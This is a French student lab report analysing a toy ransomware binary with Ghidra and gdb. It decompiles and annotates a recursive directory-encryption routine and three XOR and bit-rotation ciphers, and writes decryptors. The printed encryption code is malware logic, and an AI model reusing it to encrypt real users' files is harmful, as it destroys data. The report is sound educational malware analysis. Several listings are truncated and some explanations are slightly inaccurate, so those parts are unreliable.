

SLB labo n°1

Auteurs: Bugna Valentin, Delay Benoit, Dousse Rafael

Groupe n°5

Auteurs: Bugna Valentin, Delay Benoit, Dousse Rafael

Groupe n°5

Manipulation 3.1

Question 3.1

Manipulation 3.2

Manipulation 4.1

Question 4.1

Question 4.2

Question 4.3

Question 4.4

Question 4.5

Question 4.6

Question 4.7

Manipulation 4.2

Question 4.8

Instructions de gestion de la pile :

Logique de Chiffrement dans `encrypt_dir`

Question 5.1

Manipulation 5.2

Question 5.2

Instructions de gestion de la pile :

Explication de la logique de chiffrement

Manipulation 5.3

Question 6.1

Manipulation 6.2

Question 6.2

Instructions de gestion de la pile :

Explication de la logique de chiffrement

Question 6.3

Manipulation 6.3

Question 7.1

Manipulation 7.2

Question 7.2

Manipulation 7.3

Manipulation 8.1

Manipulation 3.1

```
void encrypt(FILE* fp) {
    int ch;
    long pos = 0; // Initialisation de la position à 0

    // Parcourir tout le fichier jusqu'à EOF
    while ((ch = fgetc(fp)) != EOF) {
        // XOR de l'octet lu avec 0xff
        ch = ch ^ 0xff;

        // Revenir à la position précédente pour écrire le caractère
        fseek(fp, pos, SEEK_SET);

        // Écrire l'octet modifié dans le fichier
        fputc(ch, fp);

        // Incrémenter la position pour la prochaine itération
        pos++;
    }
}
```

Question 3.1

Pour déchiffrer ce fichier, il suffit de réexécuter la même opération XOR avec la constante 0xff. Comme l'opération XOR est symétrique, appliquer à nouveau XOR 0xff sur un fichier déjà chiffré avec XOR 0xff permet de retrouver les données originales.

A XOR B = C est équivalent à exprimer A XOR C = B.

Manipulation 3.2

Au lieu de SEEK_CUR, nous avons utilisé SEEK_SET dont la valeur est 0 comme nous le constatons à la ligne 12 du code ci-dessous. La valeur est stockée en dur. Officiellement la valeur de SEEK_CUR est à 1.


```

1
2 void encrypt(char *__block,int __edflag)
3
4 {
5     uint uVar1;
6     int local_10;
7
8     local_10 = 0;
9     while( true ) {
10         uVar1 = fgetc((FILE *)__block);
11         if (uVar1 == 0xffffffff) break;
12         fseek((FILE *)__block,local_10,0);
13         fputc(uVar1 ^ 0xff,(FILE *)__block);
14         local_10 = local_10 + 1;
15     }
16     return;
17 }
18


```

Manipulation 4.1


Window → Function Call Tree



Window → Function Call Graph



Pour déterminer quelles fonctions sont les fonctions non-externes, on exécute le filtre suivant dans Window → Symbol Table



Il résulte que 3 fonctions provenant de la fonction main appartiennent au programme.

Name	Location	Type	Namespace	Source	Reference Count	Offcut Ref Count
FUN_08049020	08049020	Function	Global	Default	21	0
deregister_tm_clones	080491a0	Function	Global	Imported	1	0
register_tm_clones	080491e0	Function	Global	Imported	2	0
frame_dummy	08049250	Thunk Function	Global	Imported	2	0
is_prime	08049256	Function	Global	Imported	7	0
encrypt0	080492cd	Function	Global	Imported	4	0
encrypt1	0804933f	Function	Global	Imported	4	0
generateKey	080493e4	Function	Global	Imported	4	0
encrypt2	080494cb	Function	Global	Imported	4	0
char_occurences	08049684	Function	Global	Imported	4	0
encrypt_dir	080496c5	Function	Global	Imported	5	0
calc	0804986b	Function	Global	Imported	4	0
main	08049888	Function	Global	Imported	5	0

Question 4.1

La fonction main effectue les actions suivantes :

- Initialisation de la pile et gestion des registres
- création d'un thread avec pthread_create

Le but du malware pourrait être d'utiliser des techniques multithread pour masquer ses actions ou effectuer des tâches de fond sans être facilement détecté. Le lancement d'une application légitime comme gnome-calculator pourrait aussi être une tentative de dissimulation.

Question 4.2

```
bool is_prime(uint number, uint max_divisor)

{
    uint sign_bit;
    longlong mod_result;
    uint current_divisor;
    bool is_condition_met;

    /* soit max_divisor est non nul soit il v
       number (JUSTE) */
    is_condition_met = max_divisor != 0 || -max_divisor < (uint
    /* La condition perdure jusqu'à ce que cu
    for (current_divisor = 2; sign_bit = (int)current_divisor >
        sign_bit < max_divisor || sign_bit - max_divisor < (uin
        current_divisor = current_divisor + 1) {
        /* le reste de la division (number % curr
           potentiels dus à max_divisor et sign_b
        mod_result = __umoddi3(number, max_divisor, current_divisor
        if (mod_result == 0) {
            is_condition_met = false;
        }
    }
    return is_condition_met;
}
```

En l'occurrence la partie où la fonction `is_prime()` est appelée, renvoie pour les 4 requêtes la valeur de `1`, ce qui signifie que ce passage n'est pas important car elle se poursuit automatiquement vers le chiffrement des fichiers.

Nous pouvons le vérifier avec les commandes gdb :

```
b is_prime
i b
run
x /50x $esp
b *address_retour
p $eax
info registers
c
```

Question 4.3

```
local_14 = is_prime(0xe8da97e7, 0x724e0582);
local_14 = local_14 & 0xff;
local_18 = is_prime(0x6b1409ff, 0x6788610f);
local_18 = local_18 & 0xff;
local_1c = is_prime(0xe2b124e9, 0x505324cf);
local_1c = local_1c & 0xff;
local_20 = is_prime(0x26a4c57f, 0x303e28c6);
local_20 = local_20 & 0xff;
```

Question 4.4

Après chaque appel à `is_prime()`, le programme vérifie la valeur retournée, la masque avec `0xff`, puis l'ajoute à une variable. Ensuite, il compare la somme des quatre résultats au nombre 4. Si la somme est égale à 4, une série d'instructions est exécutée (notamment des appels à `memset`, `getcwd`, etc.).

Question 4.5

La fonction `encrypt_dir` parcourt un répertoire et chiffre des fichiers en fonction de certains critères.

Question 4.6

Les fonctions `encrypt0`, `encrypt1`, `encrypt2`.

Ces trois fonctions de chiffrement sont appelées en fonction du nombre d'occurrences du caractère `'s'` (0x73) dans le nom du fichier. Le reste de la division du nombre d'occurrences par 4 (`nbreOccurrences & 3`) détermine quelle fonction est appelée :

- Si `nbreOccurrences & 3 == 0`, alors `encrypt0` est appelée.
- Si `nbreOccurrences & 3 == 1`, alors `encrypt1` est appelée.
- Sinon, `encrypt2` est appelée.

Question 4.7

Gestion de l'ouverture du répertoire :

- Si `opendir()` échoue (par exemple, si le répertoire n'existe pas ou si les permissions ne permettent pas son ouverture), la fonction arrête son exécution, car la variable `repertoire` serait égale à `NULL`.

Éviter le traitement de fichiers particuliers :

- Le code prévoit des exceptions pour éviter de traiter les répertoires spéciaux `"."` et `".."` qui représentent respectivement le répertoire courant et le répertoire parent. Ceci est fait pour éviter une boucle infinie ou un traitement inutile.

Gestion des erreurs de fichier :

- Si l'ouverture d'un fichier avec `fopen()` échoue, le fichier ne sera pas chiffré, ce qui empêche une erreur supplémentaire lors des opérations de chiffrement.

Manipulation 4.2

```
void encrypt_dir(char *param_1, char *param_2)

{
    int cmp;
    char file_path [4096];
    uint nbreOccurrences;
```

```

size_t file_name_length;
FILE *file;
dirent *entry;
DIR *repertoire;

repertoire = opendir(param_1);
if (repertoire != (DIR *)0x0) {
    /* Boucle de lecture des fichiers et sous
while (entry = readdir(repertoire), entry != (dirent *)0x0) {
    snprintf(file_path, 0x1000, "%s/%s", param_1, entry->d_name);
    /* Traitement des sous-répertoires

        Si l'entrée est un répertoire (type '\x04')
        pour s'assurer que ce ne sont pas les
if (entry->d_type == '\x04') {
    cmp = strcmp(entry->d_name, ".");
    if ((cmp != 0) && (cmp = strcmp(entry->d_name, ".."),
        encrypt_dir(file_path, param_2);
    }
}
else {
    /* Traitement des fichiers :
        Si l'entrée est un fichier régulier (t
if ((entry->d_type == '\b') && (cmp = strcmp(file_path,
    file = fopen(file_path, "r+");
    file_name_length = strlen(entry->d_name);
    nbreOccurences = char_occurences(entry->d_name, file
    nbreOccurences = nbreOccurences & 3;
    /* Choix de la méthode de chiffrement */
if (nbreOccurences == 0) {
    encrypt0(file);
}
else if (nbreOccurences == 1) {
    encrypt1(file);
}
else {
    encrypt2(file);
}
}

```



```

/* Fermeture des fichiers et du répertoire
fclose(file);
}
}
}
closedir(repertoire);
}
return;
}

```

Question 4.8

Instructions de gestion de la pile :

Initialisation de la pile et sauvegarde du contexte :

- `PUSH EBP` : Sauvegarde le pointeur de base (EBP) actuel
- `MOV EBP, ESP` : Définit EBP comme la base de la pile actuelle
- `SUB ESP, 0x1028` : Alloue 0x1028 octets (4136 octets) pour les variables locales

Epilogue de la fonction :

- Lorsque la fonction termine, elle restaure l'état initial de la pile avec `LEAVE` et `RET`.
 - `LEAVE` : Restaure ESP à partir d'EBP, puis retire EBP
 - `RET` : Retourne au programme appelant

Logique de Chiffrement dans `encrypt_dir`

- La fonction `encrypt_dir` parcourt un répertoire donné, et pour chaque fichier trouvé, elle applique un chiffrement en fonction d'une clé calculée sur le nom du fichier.

Ouverture du répertoire :

- La fonction commence par ouvrir le répertoire spécifié dans `param_1` à l'aide de `opendir`.
 - `PUSH dword ptr [EBP + param_1]` : Pousse le nom du répertoire

- `CALL <EXTERNAL>::opendir` : Appelle opendir

Vérification de l'ouverture du répertoire :

- Si `opendir` échoue, la fonction saute à la fin (`LAB_08049868`), sinon elle continue à lire les fichiers/dossiers du répertoire.
 - `CMP dword ptr [EBP + local_10],0x0` ; Vérifie si local_10 est NULL
 - `JZ LAB_08049868` ; Si oui, saute à la fin

Lecture des fichiers/dossiers dans le répertoire :

- La fonction utilise `readdir` pour lire chaque élément dans le répertoire.
 - `PUSH dword ptr [EBP + local_10]` : Pousse le pointeur de répertoire
 - `CALL <EXTERNAL>::readdir` : Appelle readdir

Vérification du type d'élément (dossier ou fichier) :

- Si l'élément est un dossier (code `0x4`), la fonction vérifie s'il s'agit de `.` ou `..` pour les ignorer, sinon elle appelle `encrypt_dir` récursivement pour ce sous-dossier.
 - `CMP AL,0x4` : Vérifie si le type est un dossier (0x4)
 - `JNZ LAB_08049777` : Si non, saute à l'étape suivante
 - `CALL <EXTERNAL>::strcmp` : Compare avec "."
 - `CALL <EXTERNAL>::strcmp` : Compare avec ".."
 - `CALL encrypt_dir` : Appel récursif pour un sous-dossier

Vérification du type de fichier et exclusion de certains fichiers :

- Si l'élément est un fichier (type `0x8`), la fonction vérifie s'il est différent du fichier spécifié dans `param_2` .
 - `MOVZX EAX,byte ptr [EAX + 0xa]` : Obtient le type de fichier
 - `CMP AL,0x8` : Vérifie s'il s'agit d'un fichier régulier

Calcul de la méthode de chiffrement :

- La fonction compte les occurrences du caractère `'s'` dans le nom du fichier en appelant `char_occurrences` .

- Le résultat est masqué avec `& 3` pour obtenir une valeur entre 0 et 3, qui détermine la méthode de chiffrement à appliquer.
 - `CALL char_occurences` : Compte les occurrences de 's'
 - `AND EAX, 0x3` : Récupère les 2 derniers bits

Application du chiffrement :

- En fonction de la valeur calculée dans `local_20`, la fonction appelle l'une des trois fonctions de chiffrement (`encrypt0`, `encrypt1`, ou `encrypt2`).
 - `CALL encrypt0` : Applique `encrypt0`
 - `CALL encrypt1` : Applique `encrypt1`
 - `CALL encrypt2` : Applique `encrypt2`

Fermeture du fichier et du répertoire :

- Une fois le chiffrement appliqué, le fichier est fermé avec `fclose`, puis, à la fin de la boucle, le répertoire est fermé avec `closedir`.
 - `CALL <EXTERNAL>::fclose` : Ferme le fichier
 - `CALL <EXTERNAL>::closedir` : Ferme le répertoire

Question 5.1

La fonction `encrypt0` chiffre un fichier en effectuant des opérations bit à bit sur chaque octet lu. Voici le déroulé :

- **Lecture d'un octet** : La fonction utilise `fgetc` pour lire un octet à partir du fichier.
- **Vérification de la fin du fichier** : Si l'octet lu est égal à `0xffffffff` (ce qui correspond à la fin du fichier), la boucle se termine.
- **Retour à la position précédente dans le fichier** : Après avoir lu un octet, la fonction utilise `fseek` pour revenir en arrière d'une position afin de réécrire l'octet chiffré au même endroit.
- **Chiffrement de l'octet** :
 - Si le bit 1 (représenté par `uVar1 & 2`) n'est pas activé, l'octet est XORé avec `0xef`.
 - Sinon, l'octet est XORé avec `0xbe`.

- **Écriture de l'octet chiffré** : L'octet chiffré est ensuite réécrit dans le fichier à l'aide de `fputc`.

Manipulation 5.2

```
void encrypt0(FILE *file)
{
    uint caractere;
    uint local_10;

    while( true ) {
        caractere = fgetc(file);
        if (caractere == 0xffffffff) break;
        fseek(file, -1, 1);
        /* Test de l'activation du deuxième bit.
        if ((caractere & 2) == 0) {
            local_10 = (int)(char)caractere ^ 0xef;
        }
        else {
            local_10 = (int)(char)caractere ^ 0xbe;
        }
        fputc(local_10, file);
    }
    return;
}
```

Question 5.2

Instructions de gestion de la pile :

1. Préparation de la pile :

- `PUSH EBP` : Sauvegarde l'EBP (base pointer) actuel sur la pile.
- `MOV EBP, ESP` : Redéfinit l'EBP au niveau de la position actuelle de l'ESP (début de la fonction).
- `SUB ESP, 0x18` : Réserve de l'espace sur la pile pour les variables locales.

2. Nettoyage et restauration de la pile :

- `LEAVE` : Inverse de l'initialisation. Effectue `MOV ESP, EBP` puis `POP EBP` pour restaurer l'EBP précédent.
- `RET` : Restaure l'adresse de retour et termine la fonction.

Explication de la logique de chiffrement

1. Boucle de lecture et écriture de chaque caractère :

- La fonction commence par un saut à `LAB_08049324`, qui est l'entrée de la boucle principale de chiffrement.
- `PUSH dword ptr [EBP + param_1]` : Charge le fichier en tant que paramètre pour `fgetc`.
- `CALL <EXTERNAL>::fgetc` : Lit un octet du fichier en appelant la fonction `fgetc`.
- `MOV dword ptr [EBP + local_10],EAX` : Stocke l'octet lu dans `local_10`.

2. Vérification de la fin du fichier :

- `CMP dword ptr [EBP + local_10],-0x1` : Vérifie si l'octet lu est `0xffffffff`, ce qui indique la fin du fichier.
- `JNZ LAB_080492d5` : Si ce n'est pas la fin du fichier, continue la boucle.

3. Retour en arrière d'une position pour réécrire l'octet :

- `SUB ESP,0x4` : Prépare la pile pour appeler `fseek`.
- `PUSH 0x1` : Pousse `1` sur la pile (déplacement relatif).
- `PUSH -0x1` : Pousse `1` sur la pile (reculer de 1 octet).
- `PUSH dword ptr [EBP + param_1]` : Charge le fichier.
- `CALL <EXTERNAL>::fseek` : Reculer d'une position dans le fichier pour écraser l'octet.

4. Chiffrement de l'octet :

- `MOV EAX,dword ptr [EBP + local_10]` : Charge l'octet dans `EAX`.
- `AND EAX,0x2` : Teste si le bit 1 est activé.
- `TEST EAX,EAX` : Met à jour les indicateurs du registre avec le TEST

- `JZ LAB_08049303` : Si le bit 1 n'est pas activé, saute au traitement XOR avec `0xef`.
- **Traitement si le bit est activé :**
 - `MOV EAX,dword ptr [EBP + local_10]` : Charge l'octet.
 - `XOR dword ptr [EBP + local_10],0xbe` : Applique XOR avec `0xbe`.
- **Traitement si le bit n'est pas activé :**
 - `MOV EAX,dword ptr [EBP + local_10]` : Charge l'octet.
 - `XOR dword ptr [EBP + local_10],0xef` : Applique XOR avec `0xef`.

5. Écriture de l'octet chiffré dans le fichier :

- `SUB ESP,0x8` : Prépare la pile pour `fputc`.
- `PUSH dword ptr [EBP + param_1]` : Charge le fichier.
- `PUSH dword ptr [EBP + local_10]` : Charge l'octet chiffré.
- `CALL <EXTERNAL>::fputc` : Écrit l'octet chiffré dans le fichier.

Manipulation 5.3

```
void decrypt0(FILE *file) {

    uint caractere;
    uint local_10;

    while (true) {
        caractere = fgetc(file);
        if (caractere == 0xffffffff) break;
        fseek(file, -1, SEEK_CUR); // Revenir en arrière d'un octet

        // Test du deuxième bit
        if ((caractere & 2) != 0) {
            local_10 = (int)(char)caractere ^ 0xef; // XOR avec 0xef
        } else {
            local_10 = (int)(char)caractere ^ 0xbe; // XOR avec 0xbe
        }

        fputc(local_10, file); // Réécrire l'octet déchiffré
    }
}
```

```
}  
}
```

Question 6.1

La fonction `encrypt1` applique un chiffrement rotatif et dépendant de l'état précédent :

- **Initialisation** : Une variable `local_d` est initialisée à 7, et elle sera utilisée dans le chiffrement.
- **Lecture d'un octet** : Comme dans `encrypt0`, un octet est lu du fichier.
- **Rotation des bits** : Chaque octet est soumis à une rotation de 2 bits à gauche (`<< 2`) puis combiné avec une rotation à droite de 6 bits (`>> 6`), puis la valeur résultante est additionnée avec `local_d`.
- **Mise à jour de `local_d`** : Après avoir calculé l'octet chiffré, `local_d` est mis à jour en fonction de la valeur chiffrée.
- **Écriture de l'octet chiffré** : L'octet chiffré est réécrit dans le fichier.

Manipulation 6.2

```
void encrypt1(FILE *file)  
{  
    int letter;  
    byte entropy;  
    byte write_byte;  
  
    entropy = 7;  
    while( true ) {  
        letter = fgetc(file);  
        /* detect EOF */  
        if (letter == -1) break;  
        fseek(file, -1, 1);  
        write_byte = ((byte)letter << 2 | (byte)letter >> 6) + entropy;  
        entropy = write_byte >> 2 | write_byte * '@';  
        fputc((uint)write_byte, file);  
    }  
}
```

```
return;  
}
```

Question 6.2

Instructions de gestion de la pile :

- **Préparation de la pile :**
 - `PUSH EBP` : Sauvegarde l'EBP actuel pour créer un nouveau cadre de pile.
 - `MOV EBP,ESP` : Définit EBP comme étant la base de la pile actuelle.
 - `SUB ESP,0x28` : Réserve 40 octets sur la pile pour les variables locales.
- **Nettoyage de la pile :**
 - `LEAVE` : Inverse la préparation de la pile
 - `RET` : Retourne à l'appelant en utilisant l'adresse stockée sur la pile.

Explication de la logique de chiffrement

1. Boucle de lecture-écriture de chaque octet :

- `SUB ESP,0xc` : Prépare la pile pour l'appel de `fgetc`.
- `PUSH dword ptr [EBP + param_1]` : Charge le fichier comme argument pour `fgetc`.
- `CALL <EXTERNAL>::fgetc` : Lit un octet du fichier.
- `ADD ESP,0x10` : Nettoie la pile après l'appel.
- `MOV dword ptr [EBP + local_14],EAX` : Stocke l'octet lu dans `local_14`.
- `CMP dword ptr [EBP + local_14],-0x1` : Vérifie si l'octet lu est `EOF`.
- `JNZ LAB_0804934b` : Continue le traitement si l'octet n'est pas `EOF`.

2. Retour arrière pour réécrire l'octet chiffré :

- `SUB ESP,0x4` : Prépare la pile pour `fseek`.
- `PUSH 0x1` : Indique un déplacement relatif.
- `PUSH -0x1` : Reculer d'une position.
- `PUSH dword ptr [EBP + param_1]` : Charge le fichier.

- `CALL <EXTERNAL>::fseek` : Retourne en arrière d'un octet.
- `ADD ESP,0x10` : Nettoie la pile.

3. Opérations de chiffrement :

- **Rotation à gauche :**

- `MOV dword ptr [EBP + local_24],0x2` : Initialise `local_24` à `2` (indique le nombre de bits pour la rotation).
- `MOV EDX,dword ptr [EBP + local_24]` : Charge `local_24` dans `EDX`.
- `MOVZX EAX,byte ptr [EBP + local_1d]` : Convertit `local_1d` en `EAX`.
- `ROL AL,CL` : Effectue une rotation à gauche de 2 bits sur `local_1d`.

- **Calcul de la valeur intermédiaire :**

- `MOVZX EAX,byte ptr [EBP + local_d]` : Charge `local_d`.
- `ADD byte ptr [EBP + local_15],AL` : Ajoute `local_d` à `local_15`.

- **Rotation à droite :**

- `MOV dword ptr [EBP + local_1c],0x2` : Initialise `local_1c` pour une rotation à droite de 2 bits.
- `MOV EDX,dword ptr [EBP + local_1c]` : Charge `local_1c` dans `EDX`. `MOVZX EAX,byte ptr [EBP + local_16]` : Charge `local_16`.
- `OR AL,CL` : Effectue une rotation à droite de 2 bits sur `local_16`.

- **Mise à jour de `local_d` :**

- `MOV byte ptr [EBP + local_d],AL` : Met à jour `local_d` avec la valeur modifiée.

4. Écriture de l'octet chiffré :

- `SUB ESP,0x8` : Prépare la pile pour l'appel de `fputc`.
- `PUSH dword ptr [EBP + param_1]` : Charge le fichier.
- `PUSH EAX` : Charge l'octet chiffré à écrire.
- `CALL <EXTERNAL>::fputc` : Écrit l'octet chiffré dans le fichier.
- `ADD ESP,0x10` : Nettoie la pile.

Question 6.3

Les instructions que l'on a pas vu en classe sont ROL et ROR.

- **ROL - Rotate Left:**

`ROL destination, count`

Cette instruction prend le contenu du registre (ou de la mémoire) spécifié par `destination` et fait tourner ses bits vers la gauche de la quantité spécifiée par `count`. Les bits qui "sortent" du côté gauche reviennent par le côté droit.

- **ROR - Rotate Right:**

`ROR destination, count`

Cette instruction va faire la même chose que ROR mais en faisant tourner les bits vers la droite.

→ Ces deux instructions sont utiles pour préserver tous les bits avec leur valeur d'origine en comparaison à l'instruction de shift. Chaque bit va conserver sa position relative aux autres. Les rotations sont réversibles et donc c'est une propriété qui est utile en cryptographie pour le chiffrement et le déchiffrement.

Manipulation 6.3

```
#include <stdio.h>
#include <stdlib.h>

void decrypt1(FILE *file) {

    int write_byte;
    unsigned char entropy = 7;
    unsigned char letter;

    while (true) {
        write_byte = fgetc(file);
        if (write_byte == -1) break; // Détecter EOF
        fseek(file, -1, SEEK_CUR); // Revenir en arrière pour

        // Inverser le chiffrement : retirer entropy et inverser
        letter = (unsigned char)(write_byte - entropy); // S
        letter = (letter >> 2) | (letter << 6); // Inverser
```

```

        entropy = (write_byte >> 2) | (write_byte * '@'); //

        fputc((unsigned char)letter, file); // Écrire l'octet
    }
}

```

Question 7.1

La fonction `encrypt2` est plus complexe et fait appel à une clé de chiffrement générée à partir de plusieurs paramètres. Voici un résumé de son fonctionnement :

- **Génération de la clé** : La clé est générée à l'aide de la fonction `generateKey` avec plusieurs paramètres. La clé est stockée dans `local_24` renommée `key`, qui est utilisée pour chiffrer les octets.
- **Chiffrement avec la clé** :
 - Un tableau `local_40` est rempli avec des parties de la clé pour être utilisé dans le chiffrement des octets.
 - Chaque octet du fichier est lu et XORé avec un octet du tableau de clé (`local_40`), puis modifié en fonction de divers décalages et combinaisons de bits.
 - Le fichier est ensuite parcouru une seconde fois, et chaque octet est à nouveau XORé avec une valeur qui est mise à jour à chaque itération (avec `local_11`).
- **Finalisation** : Après avoir chiffré le fichier, la fonction réécrit l'octet final, qui est une valeur basée sur `local_11`.

Manipulation 7.2

```

void encrypt2(FILE *file)

{
    uint uVar1;
    byte bVar2;
    byte bVar3;

```

```

uint uVar4;
byte tab [16];
undefined4 local_30;
byte local_29;
int letter;
undefined8 key;
uint local_18;
byte Xoré;
int index;

key = generateKey(0x63763789,0xd81,0x10001,0,0x6376378 9,0x
uVar4 = (uint)((ulonglong)key >> 0x20);
for (index = 1; index < 9; index = index + 1) {
    bVar3 = (byte)(index * 8);
    bVar2 = bVar3 & 0x1f;
    bVar2 = (byte)((uint)key >> bVar2) | (byte)(uVar4 << 0x20
    if ((index * 8 & 0x20U) != 0) {
        bVar2 = (byte)(uVar4 >> (bVar3 & 0x1f));
    }
    tab[index] = bVar2;
    uVar1 = (7 - index) * 8;
    bVar3 = (byte)uVar1;
    bVar2 = bVar3 & 0x1f;
    bVar2 = (byte)((uint)key >> bVar2) | (byte)(uVar4 << 0x20
    if ((uVar1 & 0x20) != 0) {
        bVar2 = (byte)(uVar4 >> (bVar3 & 0x1f));
    }
    *(byte *)((int)&local_30 - index) = bVar2;
}
Xoré = 0;
local_18 = 0;

while( true ) {
    letter = fgetc(file);
                                /* DETECT EOF */
    if (letter == -1) break;
    fseek(file,-1,1);
    Xoré = Xoré ^ (byte)letter;

```

```

    local_30 = 2;
    local_29 = Xoré >> 2 | Xoré << 6;
    local_18 = local_18 + 5 & 0xe;
    letter = (int)(char)(byte)letter - (int)(char)tab[local_1
    Xoré = local_29;
    fputc(letter, file);
}

/* Curseur à 0 */
fseek(file, 0, 0);

while( true ) {

    letter = fgetc(file);
    /* Nouvelle boucle de chiffrement */
    if (letter == -1) break;
    /* On recule d'un octet pour réécrire la vale
    fseek(file, -1, 1);
    letter = (int)(char)((byte)letter ^ Xoré);
    Xoré = Xoré + 4;
    fputc(letter, file);
}

/* La dernière valeur Xoré est à la fin du fichier */
fputc((int)(char)Xoré, file);
return;
}


```

Question 7.2

Il n'est pas nécessaire de faire le reverse de la fonction appelée par encrypt2 pour restaurer les fichiers chiffrés car l'algorithme de chiffrement utilisé ici est **symétrique**. Le chiffrement effectué dans la fonction encrypt2 utilise uniquement des opérations simples, comme des **XOR** et des **décalages de bits**, qui peuvent être **réversés** de manière directe en appliquant les mêmes opérations dans l'ordre inverse.

Manipulation 7.3

Nous avons pu déterminer grâce à la version émulée de Ghidra ainsi qu'à gdb le retour de la fonction `key = generatekey() = 0x1507d3bb = 352834491 = eax`.



```
(gdb) c
Continuing.

Thread 1 "calc" hit Breakpoint 8, 0x080494f4 in encrypt2 ()
(gdb) p $eax
$5 = 352834491
(gdb) info registers
eax                0x1507d3bb      352834491
ecx                0x14                20
edx                0xa6b            2667
ebx                0xf7f9fe34      -134611404
esp                0xffff1bf0      0xffff1bf0
ebp                0xffff1c58      0xffff1c58
esi                0xffffcfac      -12372
edi                0xf7ffcb60      -134231200
